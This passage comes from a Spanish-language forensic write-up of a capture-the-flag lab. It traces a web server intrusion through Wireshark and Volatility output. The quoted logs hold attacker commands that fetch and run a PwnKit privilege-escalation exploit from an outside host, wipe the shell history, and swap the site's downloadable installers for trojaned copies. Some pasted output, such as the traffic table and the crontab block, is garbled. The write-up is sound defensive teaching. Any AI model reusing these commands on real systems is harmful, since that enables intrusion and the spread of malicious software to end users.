La revelación de esta información constituye un hito crítico en la fase de reconocimiento, ya que otorga al atacante una visión privilegiada de la arquitectura interna de la organización. El conocimiento de los subdominios habilita la planificación de ataques dirigidos contra servicios específicos, incrementa la superficie de exposición y facilita la correlación con otros vectores ofensivos previamente identificados. En consecuencia, la explotación de esta misconfiguración DNS no solo permitió al adversario ampliar su mapa de la red, sino que también comprometió la confidencialidad de la estructura lógica de la infraestructura corporativa.

7. What is the compromised subdomain (e.g., dev.example.com)?

El análisis del tráfico capturado reveló que los protocolos **HTTP** y **HTTPS** concentraban la mayor parte de las comunicaciones entre el servidor comprometido y el agente hostil. A través de la funcionalidad de **Wireshark** (*Statistics > HTTP > Requests*), se obtuvo un resumen de las peticiones realizadas, donde destacó en primera posición un paquete con características inequívocas de un **payload de inyección SQL** dirigido al subdominio **sysmon.cs-corp.cd**.

Wireshark - HTTP / Request Sequences - traffic.pcapng									
Sequence Type		Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
HTTP Request Sequences		1554	0.0005	109e	0.2400	482,970			
http://sysmon.cs-corp.cd/		1538	0.0005	98,97e	0.2400	482,970			
http://sysmon.cs-corp.cd/index.php		1536	0.0005	99,87e	0.2400	482,970			
http://sysmon.cs-corp.cd/index.php		1535	0.0005	99,93e	0.2400	482,970			
http://sysmon.cs-corp.cd/index.php		1534	0.0005	99,93e	0.2400	482,970			
http://sysmon.cs-corp.cd/index.php		1533	0.0005	98,93e	0.2400	482,970			
http://sysmon.cs-corp.cd/index.php		1532	0.0005	98,93e	0.2400	482,970			
http://sysmon.cs-corp.cd/index.php		1532	0.0005	100,09e	0.2400	482,970			
http://sysmon.cs-corp.cd/index.php		1529	0.0005	98,80e	0.2400	482,970			
http://sysmon.cs-corp.csprod01.php?#Req=1203&SAND=2019301019301UNION2ALLSELECT20192CNL1L42C7B27B3Cscr.		1	0.0000	0,07e	0,0000	292,45e			
http://sysmon.cs-corp.csprod01.co		1	0.0000	0,07e	0,0000	160,747			
http://wpad/wpad.dat		10	0.0000	0,64e	0,0200	174,528			
http://connectivity-check.ubuntu.com/		10	0.0000	0,64e	0,0200	439,450			
http://ics-corp.cdf		5	0.0000	0,32e	0,0000	10,302			
http://mlt-service.weather.microsoft.com/en-US/lifeline/preinstall?region=AUS&appid=c96A580842DBB9405BBF071E1D76512021FF36&FORM=Threshold		2	0.0000	0,13e	0,0200	1568,907			
http://mlm.cs-corp.cdf		2	0.0000	0,13e	0,0200	1735,470			
http://cs-corp.adadmin		2	0.0000	0,13e	0,0200	51,657			
http://cdn.content.prod.msn.com/singlelet/summary/alias/experiencebyname/today/market=en-UStenant=amp;vertical=news		2	0.0000	0,13e	0,0200	1368,901			
http://cdn.content.prod.msn.com/singlelet/summary/alias/experiencebyname/today/market=en-UStenant=amp;vertical=finance		2	0.0000	0,13e	0,0200	1368,904			

La presencia de este patrón confirma que el atacante explotó vulnerabilidades en la capa de aplicación, valiéndose de técnicas de manipulación de consultas SQL para obtener acceso no autorizado y potencialmente exfiltrar información sensible.

El paquete específico que contiene el ataque permite observar con mayor detalle la estructura del payload malicioso, corroborando la intencionalidad ofensiva y la ausencia de mecanismos de filtrado adecuados en el servicio expuesto. Este hallazgo pone de manifiesto la necesidad de implementar políticas de endurecimiento en aplicaciones críticas, incluyendo validación estricta de entradas, segmentación de servicios y monitorización activa de patrones anómalos en el tráfico.

The screenshot displays a Wireshark capture of a TCP stream (tcp.stream.eq 2702) titled "tcpstream eq 2702". The interface menu includes Archivo, Edición, Visualización, Ir, Captura, and Herramientas. The packet list pane shows 31345 total packets, with the current focus on packet 31345. The details pane shows the XML response structure:

```
HTTP/1.1 200 OK
Content-Type: application/xml
Content-Length: 103
Date: Mon, 05 Feb 2024 01:47:44 GMT
Server: Apache/2.4.42 (Ubuntu)
Last-Modified: Mon, 05 Feb 2024 01:47:44 GMT
Content-Security-Policy: default-src 'self'; script-src 'self' https://script.googleusercontent.com; style-src 'self' https://fonts.googleapis.com; font-src 'self' https://fonts.googleapis.com; img-src 'self' https://img.youtube.com; frame-src 'self' https://www.youtube.com; object-src 'self' https://www.youtube.com; media-src 'self' https://img.youtube.com; manifest-src 'self' https://img.youtube.com; connect-src 'self' https://img.youtube.com; script-src-elem 'self' https://script.googleusercontent.com; style-src-elem 'self' https://fonts.googleapis.com; font-src-elem 'self' https://fonts.googleapis.com; img-src-elem 'self' https://img.youtube.com; frame-src-elem 'self' https://www.youtube.com; object-src-elem 'self' https://www.youtube.com; media-src-elem 'self' https://img.youtube.com; manifest-src-elem 'self' https://img.youtube.com; connect-src-elem 'self' https://img.youtube.com; upgrade-insecure-requests: 1
Connection: close
Content-Type: text/html; charset=UTF-8
```

The bytes pane shows the raw hex and ASCII data of the XML response.




8. What username and password were used to log in?


El examen detallado de las peticiones HTTP capturadas en el *packet capture* permitió reconstruir la secuencia de autenticación llevada a cabo tras la explotación de la vulnerabilidad de inyección SQL. Mediante la aplicación de un filtro específico en **Wireshark** y la consulta de las **TCP Conversations** (*Statistics > Conversations*, con la opción *Limit to display filter*), se identificaron cuatro flujos de comunicación dirigidos al recurso *dashboard.php*.

En este contexto, el concepto de **TCP Conversations** hace referencia a la abstracción que Wireshark utiliza para agrupar los flujos de datos bidireccionales entre dos extremos de una conexión TCP. Cada conversación se define por el par de direcciones IP y puertos implicados, permitiendo al analista visualizar de manera estructurada las sesiones establecidas, su cronología y el volumen de datos intercambiados. Esta funcionalidad resulta esencial en investigaciones forenses, ya que facilita la correlación de eventos y la reconstrucción de la narrativa táctica del adversario.

La ordenación de dichas conversaciones reveló la cronología de los eventos: en primer lugar, un **POST request** hacia *index.php* contenía credenciales de acceso; posteriormente, el servidor respondió con un código **302 (Found)**, redirigiendo al recurso *dashboard.php*; finalmente, se observó un **GET request** hacia dicho recurso, confirmando la autenticación exitosa.



El análisis del flujo mediante la opción **Follow Stream** permitió extraer las credenciales utilizadas: el nombre de usuario admin y la contraseña codificada en URL `Pass@000_`. Este hallazgo constituye una evidencia crítica, ya que demuestra que el atacante obtuvo acceso privilegiado al panel de control del sistema, consolidando su posición en el entorno comprometido y habilitando potenciales acciones de escalada de privilegios o exfiltración de información sensible.



9. What command gave the attacker their initial access?

La reconstrucción cronológica de las **TCP Conversations**, ordenadas mediante el campo **Rel Start**, permitió identificar en la segunda sesión un flujo de datos particularmente revelador. Al aplicar la opción **Follow Stream** en Wireshark, se constató el envío de un comando codificado en formato **URL-encoded**, transmitido como valor asociado a la clave *host*.

The screenshot shows a Wireshark window with the title "Wireshark - Seguir secuencia TCP (tcp.stream eq 2780) - traffic.pcapng". A specific packet is selected, showing its details and bytes panes. The details pane reveals a complex URL-encoded command, likely a reverse shell payload, sent from the source IP 192.168.1.3 to the destination PCSSysteme_d3:c1:5c. The bytes pane shows the raw hex and ASCII data of the selected packet.

Una vez decodificado, dicho comando se reveló como una **reverse shell**, técnica mediante la cual el adversario establece una conexión desde el sistema víctima hacia su propia infraestructura de control. Este procedimiento constituye el vector de acceso inicial, ya que habilita al atacante a ejecutar instrucciones de manera remota y persistente sobre el servidor comprometido, sorteando restricciones de firewall y mecanismos de filtrado al originar la comunicación desde el interior de la red corporativa.


La identificación de este payload confirma que la intrusión se materializó a través de la explotación de vulnerabilidades en la capa de aplicación, seguida de la inyección de un comando malicioso que otorgó control interactivo al adversario. Este hallazgo es crítico en la narrativa del incidente, pues marca el punto de inflexión entre la fase de reconocimiento y la consolidación del acceso ilícito.

This screenshot provides a detailed view of the selected packet from the previous Wireshark session. The packet's bytes and ASCII representations are shown, along with its structure and various fields. The payload, which includes the reverse shell command, is clearly visible in the ASCII pane.




10. What is the CVE identifier for the vulnerability that the attacker exploited to achieve privilege escalation (e.g., CVE-2016-5195)?

En el proceso de análisis forense se constató la existencia de una conexión remota establecida mediante un *reverse shell* sobre el puerto TCP/5555. Con el fin de dilucidar la naturaleza de dicha comunicación, se procedió a aplicar un filtro específico en Wireshark —*tcp.port==5555*— que permitió aislar las conversaciones pertinentes y examinar su contenido con mayor precisión.



El resultado de la captura reveló dos flujos diferenciados: uno de ellos con apenas dos paquetes, y otro significativamente más voluminoso, compuesto por 1190 intercambios. La magnitud de este último evidenciaba que constitúa la sesión principal de interacción del atacante, motivo por el cual se decidió profundizar en su estudio mediante la funcionalidad *Follow Stream*.




En el análisis del tráfico interceptado en el puerto TCP/5555 se constató que el atacante desplegó un *reverse shell* y, posteriormente, ejecutó el script denominado *pwnkit.sh*. Este artefacto constituye una implementación práctica del exploit conocido como **PwnKit**, descubierto en enero de 2022 por el equipo de investigación de Qualys. La vulnerabilidad subyacente, catalogada como **CVE-2021-4034**, reside en el binario *pkexec*, un programa *setuid root* incluido por defecto en la mayoría de distribuciones Linux modernas y destinado a permitir la ejecución de comandos privilegiados conforme a las políticas definidas por *Polkit*.



El defecto radica en la **incorrecta gestión de los argumentos de entrada**: *pkexec* no valida adecuadamente el número de parámetros suministrados y termina interpretando variables de entorno como comandos ejecutables. Esta condición habilita un escenario de **corrupción de memoria y escritura fuera de límites (CWE-787)**, que puede ser manipulado por un atacante local para inyectar y ejecutar código arbitrario con privilegios de superusuario. La explotación es trivial, no requiere credenciales especiales ni configuraciones complejas, y afecta a sistemas en su configuración por defecto, lo que explica la enorme repercusión que tuvo en la comunidad de seguridad.

El exploit *PwnKit* se caracteriza por su **portabilidad y eficacia**: funciona de manera inmediata en distribuciones basadas en Ubuntu, Debian, Fedora y CentOS, entre otras. Su simplicidad operativa lo convierte en un vector de ataque especialmente peligroso, pues basta con compilar y ejecutar el código para obtener acceso root. Desde una perspectiva defensiva, la mitigación exige la actualización inmediata de *Polkit* a versiones corregidas, así como la monitorización de intentos de ejecución de *pkexec* con parámetros anómalos.



La inspección detallada de la secuencia permitió reconstruir el historial de comandos ejecutados en el contexto del *reverse shell*, aportando una visión cronológica de las acciones emprendidas por el adversario. Este mismo patrón de actividad pudo corroborarse adicionalmente en el *bash history* recuperado del volcado de memoria, lo que confiere robustez a la evidencia y confirma la persistencia de la intrusión en el sistema.

```
(usuarion@kali)-[~/HTB/APT-Nightmare/APTNightmare4$]
$ python ./volatility/vol --profile=linuxUbuntu_5_3_0-70-generic_profilex64 -f Memory_WebServer.mem linux_bash
Volatility Foundation Volatility Framework 2.6.

2021 bash 2024-02-05 01:50:11 UTC+0000 ls
2021 bash 2024-02-05 01:50:52 UTC+0000 wget http://192.168.1.5:8000/Pwnkit.sh
2021 bash 2024-02-05 01:51:09 UTC+0000 chmod +x Pwnkit.sh
2021 bash 2024-02-05 01:51:12 UTC+0000 ./Pwnkit.sh
2021 bash 2024-02-05 01:51:14 UTC+0000 ls
2021 bash 2024-02-05 01:51:15 UTC+0000 id
2021 bash 2024-02-05 01:51:18 UTC+0000 whoami
2021 bash 2024-02-05 01:52:10 UTC+0000 wget http://192.168.1.5:8000/Pwnkit.sh
2021 bash 2024-02-05 01:52:15 UTC+0000 bash Pwnkit.sh
2021 bash 2024-02-05 01:52:19 UTC+0000 id
2021 bash 2024-02-05 01:52:24 UTC+0000 wget http://192.168.1.5:8000/PwnKit
2021 bash 2024-02-05 01:53:08 UTC+0000 chmod +x ./Pwnkit || exit
2021 bash 2024-02-05 01:53:23 UTC+0000 rm ./Pwnkit
2021 bash 2024-02-05 01:53:25 UTC+0000 id
2021 bash 2024-02-05 01:53:35 UTC+0000 ./Pwnkit
2021 bash 2024-02-05 01:53:46 UTC+0000 wget http://192.168.1.5:8000/PwnKit
2021 bash 2024-02-05 01:54:01 UTC+0000 chmod +x Pwnkit
2021 bash 2024-02-05 01:54:04 UTC+0000 ./Pwnkit
2023 bash 2024-02-05 01:54:04 UTC+0000 ls
2023 bash 2024-02-05 01:54:04 UTC+0000 history
2023 bash 2024-02-05 01:54:04 UTC+0000 rm .bash_history
2023 bash 2024-02-05 01:54:04 UTC+0000 ls
2023 bash 2024-02-05 01:54:04 UTC+0000 touch .bash_history
2023 bash 2024-02-05 01:54:04 UTC+0000 cd /root
2023 bash 2024-02-05 01:54:04 UTC+0000 cd /
2023 bash 2024-02-05 01:54:04 UTC+0000 " in
```



La identificación de este exploit en el *bash history* y en el volcado de memoria confirma que el atacante utilizó *pwnkit.sh* para lograr la escalada de privilegios, consolidando el compromiso total del sistema.

The screenshot shows the GitHub repository page for 'ly4k / PwnKit'. The repository has 1 branch and 0 tags. The README file contains the following text:

```
Self-contained exploit for CVE-2021-4034 - Pkexec Local Privilege Escalation
```

The repository has 10 commits, with the latest being 'Merge pull request #3 from FuzzyLitchi/main' 3 years ago. It includes files like 'LICENSE', 'Makefile', 'PwnKit', 'PwnKitC', 'PwnKit.sh', 'PwnKit32', and 'README.md'. The repository is licensed under MIT and has 1 star, 13 watchers, 201 forks, and 1.5k contributors.

11. What is the MITRE ID of the technique used by the attacker to achieve persistence (e.g, T1098.001)?

El examen minucioso del *bash history* y de la conversación mantenida a través de la reverse shell permitió constatar que el adversario descargó su propio archivo **crontab** y procedió a reemplazar el existente en el sistema comprometido. La nueva configuración estaba diseñada para recuperar de manera periódica un archivo en formato TXT desde el dominio *linuxupdate.cd* y ejecutar su contenido, instaurando así un mecanismo de persistencia automatizado.

The screenshot shows a Wireshark capture of a TCP stream (tcp.stream eq 2785) between a host (192.168.1.3) and a server (192.168.1.5). The traffic shows the attacker uploading a malicious crontab file via curl to the server's cron daemon. The file contents include a command to download a payload from a URL and execute it using bash.

```

HTTP/1.1 200 OK
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Date: Mon, 29 Nov 2021 14:44:44 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.0.12-1+ubuntu20.04.1+deb.sury.org+1

-----BEGIN CRONTAB-----  

*/1 * * * * root cd / & run-parts --report /etc/cron.hourly  

0 0 * * * root test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.daily )  

0 2 0 * * root test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.weekly )  

0 4 0 * * root test -x /usr/sbin/anacron || ( cd / & run-parts --report /etc/cron.monthly )  

-----END CRONTAB-----
```

Este procedimiento constituye un ejemplo paradigmático de la técnica catalogada en el marco **MITRE ATT&CK** como **T1053.003 – Scheduled Task/Job: Cron**, la cual describe el abuso de tareas programadas en sistemas Unix/Linux para mantener acceso continuado. Según MITRE, los adversarios pueden manipular los archivos *crontab* para ejecutar cargas maliciosas de forma recurrente, garantizando la persistencia incluso tras reinicios del sistema o intentos de restauración parcial. La sustitución del crontab legítimo por uno manipulado habilita al atacante a ejecutar código arbitrario de manera periódica, consolidando su control sobre el entorno comprometido.



La identificación de esta técnica no solo refuerza la correlación entre las acciones observadas y el corpus de MITRE, sino que también evidencia la capacidad del adversario para aprovechar mecanismos nativos del sistema operativo como vectores de permanencia. Desde una perspectiva defensiva, este hallazgo subraya la necesidad de monitorizar modificaciones en archivos de configuración críticos, implementar controles de integridad y establecer alertas sobre la creación o alteración de tareas programadas, con el fin de detectar y neutralizar intentos de persistencia encubierta.

The screenshot shows the MITRE ATT&CK website with the URL <https://attack.mitre.org/techniques/T1053/003/>. The page title is "Scheduled Task/Job: Cron". The left sidebar lists various techniques under the "At" category, including "Cron". The main content area provides a detailed description of the "cron" utility, mentioning its use for scheduling tasks and its presence in Unix-like operating systems. It also notes that cron jobs must be created directly via the crontab file in ESXi environments. A table titled "Procedure Examples" lists several examples, each with an ID, name, and description. One example, S0504, is highlighted as "Anchor" which can install itself as a cron job. To the right, a box contains specific details for this technique, including its ID (T1053.003), sub-technique (T1053), tactics (Execution, Persistence, Privilege Escalation), platforms (ESXi, Linux, macOS), version (1.3), creation date (03 December 2019), and last modified date (24 October 2025). A "Version Permalink" link is also present.

12. The attacker tampered with the software hosted on the 'download' subdomain with the intent of gaining access to end-users. What is the Mitre ATT&CK technique ID for this attack?

En el tramo final de la conversación mantenida a través de la reverse shell, y poco antes de la sustitución del archivo *crontab*, se observó al adversario inspeccionando el archivo de configuración del servidor web.

```

ls
000-default.conf default-ssl.conf
root@server1:/etc/apache2/sites-available#
cat 000-default.conf

cat 000-default.conf
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet.

<VirtualHost *:80>
    ServerName admin.cs-corp.cd
    DocumentRoot /var/www/html/admin

    <Directory /var/www/html/admin>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>

```



Acto seguido, se desplazó al directorio **/var/www/html/download**, donde procedió a listar los archivos alojados y reemplazarlos por versiones manipuladas con idénticos nombres.

Este comportamiento revela una estrategia ofensiva orientada a la **comprometida distribución de software**, en la que el atacante sustituye artefactos legítimos por cargas maliciosas, con el propósito de que sean descargadas por usuarios finales confiados en la autenticidad del origen. El vector de ataque se materializa mediante la manipulación del subdominio *download*, que actúa como canal de entrega para software aparentemente legítimo pero contaminado.

```
cd /var/www/html/download
root@server1:/var/www/html/download# ls
ls
cs-android.apk cs-linux.deb cs-windows.exe index.html
root@server1:/var/www/html/download# [REDACTED]
wget http://192.168.1.5:8000/cs-windows.exe -o cs-windows.exe

</192.168.1.5:8000/cs-windows.exe -o cs-windows.exe>
root@server1:/var/www/html/download# ls
ls
cs-android.apk cs-linux.deb cs-windows.exe cs-windows.exe.1 index.html
root@server1:/var/www/html/download# mv cs-windows.exe.1 cs-windows.exe
mv cs-windows.exe.1 cs-windows.exe
root@server1:/var/www/html/download# curl http://192.168.1.5:8000/cs-linux.deb -o cs-linux.deb

<http://192.168.1.5:8000/cs-linux.deb -o cs-linux.deb>
% Total % Received % Xferd Average Speed Time Time Time Current
          Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 -:- -:- -:- -:- -:- -:- 0
100 930 100 930 0 0 93000 0 -:- -:- -:- -:- -:- 93000
root@server1:/var/www/html/download# ls
ls
cs-android.apk cs-linux.deb cs-windows.exe index.html
root@server1:/var/www/html/download# curl http://192.168.1.5:8000/cs-android.apk

<wnload# curl http://192.168.1.5:8000/cs-android.apk>
Warning: Binary output can mess up your terminal. Use "--output" to tell
Warning: curl to output it to your terminal anyway, or consider "--output"
Warning: <FILE> to save to a file.
root@server1:/var/www/html/download# curl http://192.168.1.5:8000/cs-android.apk -o cs-android.apk

</192.168.1.5:8000/cs-android.apk -o cs-android.apk>
% Total % Received % Xferd Average Speed Time Time Time Current
          Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 -:- -:- -:- -:- -:- -:- 0
100 10233 100 10233 0 0 713k 0 -:- -:- -:- -:- -:- 713k
root@server1:/var/www/html/download# ls -lah
```

El diagrama adjunto ilustra con precisión la secuencia operativa de un ataque dirigido contra la cadena de suministro digital, técnica que el adversario empleó en el laboratorio APTNightmare para comprometer el subdominio *download* y propagar artefactos maliciosos entre usuarios finales.

```
<VirtualHost *:2020>
    ServerName mail.cs-corp.cd
    DocumentRoot /var/www/html/mail

    <Directory /var/www/html/mail>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>

<VirtualHost *:80>
    ServerName office.cs-corp.cd
    DocumentRoot /var/www/html/office

    <Directory /var/www/html/office>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>

